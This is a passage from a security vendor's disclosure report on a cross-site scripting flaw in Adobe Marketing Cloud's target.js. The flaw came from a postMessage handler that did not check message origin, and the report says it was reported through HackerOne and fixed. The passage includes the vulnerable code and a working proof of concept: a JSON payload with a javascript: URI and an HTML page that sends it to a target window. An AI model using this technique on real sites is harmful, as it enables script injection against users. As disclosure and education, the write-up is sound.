This flaw was promptly reported to Google who verified our findings within 24 hours of the initial report. A bug bounty was awarded in the form of a $6267.40 charity donation to our chosen charity, St Martins House Children’s Hospice.

## 10. CASE STUDY 3: ADOBE MARKETING CLOUD

AppCheck NG identified a significant security flaw during the course of a routine application scan within a common JavaScript component provided as part of the Adobe Marketing Cloud. The flaw affected many high profile applications including several banking sites and well known .com organisations. The flaw was reported to Adobe and has now been fixed. All affected applications should import the affected code directly from the Adobe CDN and therefore should also now be secure from the vulnerability.

When imported, the affected JavaScript components adds a vulnerable postMessage handler to the page which fails to correctly validate the source origin of inbound messages before insecurely processing the message payload. A malicious attacker could exploit this flaw to perform a Cross-Site Scripting attack against the affected application.This flaw was reported to Adobe via HackerOne and has now been resolved (July 31, 2015).

### 10.1.1. DISCOVERY

AppCheck NG analyses postMessage handlers during the crawl phase of all Web Application scans. Using static analysis techniques, the JavaScript handler is examined to determine if the source origin of inbound messages is checked before further processing. Potentially vulnerable handlers are then flagged by AppCheck along with the handler's JavaScript code and any messages that were observed during the scan. Existing messages are then passed to the scan engine to determine whether vulnerabilities such as Cross-Site Scripting are present.

Several AppCheck clients alerted us to the presence of a vulnerable handler imported from the following Adobe CDN URLs:

- http://cdn.tt.omtrdc.net/cdn/target.js
- https://cdn.tt.omtrdc.net/cdn/target.js

Upon examination of the affected handler was found to be vulnerable to Cross-Site Scripting.

### 10.1.2. TECHNICAL ANALYSIS

The following code snippet from target.js is responsible for binding the event listener for message events to the loadCDQLibs() function. postMessage events are then passed to this function for further processing:

```
if (typeof _AT.eventListenerAdded == "undefined") {
        addListener(window, "message", loadCDQLibs);
        _AT.eventListenerAdded = true
}
```

Within the loadCDQLibs() function the message payload string is converted to a JSON object before checking the `action` property of the object is equal to the text string "targetjsHandShakeAck".If matched, the config attribute (an embedded object) is passed to the `processHandShakeAcknowledgment()` function:

```
var loadCDQLibs = function(evt) {
// truncated
message=(_AT.JSON||JSON).parse(evt.data)
// truncated
if (message.action === "targetjsHandShakeAck") {
processHandShakeAcknowledgment(message.config)
// truncated
}
```

It is within the processHandShakeAcknowledgment function that the Cross-Site Scripting vulnerability occurs. First, the config object is checked to determine that the `updatePageURL` property is present – if successful, the current window location is changed to the URL stored within the `pageURL` property. By supplying a JavaScript URI within the `pageURL` attribute we were able to execute JavaScript in the context of the target application.

```
var processHandShakeAcknowledgment = function(config) {
if (config.updatePageURL) {
window.location.href = config.pageURL
```

### 10.1.3. PROOF OF CONCEPT

The following message payload can be submitted to the vulnerable application in order to execute the JavaScript code alert('xss'):

```
{"action":"targetjsHandShakeAck","config":{"updatePageURL":1,"pageURL":"javascript:alert('xss')"}}
```

The following JavaScript code can be used to demonstrate the flaw against a vulnerable application:

```
<html>
<script>
//Open the target application.
target = window.open("http://target/vulnerable")
functionexploit(){
        payload = {"action":"targetjsHandShakeAck",
                        "config":{
                                "updatePageURL":1,
                                "pageURL":"javascript:alert('xss')"
                        }
                }
        //send payload to target application
        target.postMessage(JSON.stringify(payload),"*")
}
// wait 3 seconds to allow the page to load
setTimeout(exploit,3000)
</script>
</html>
```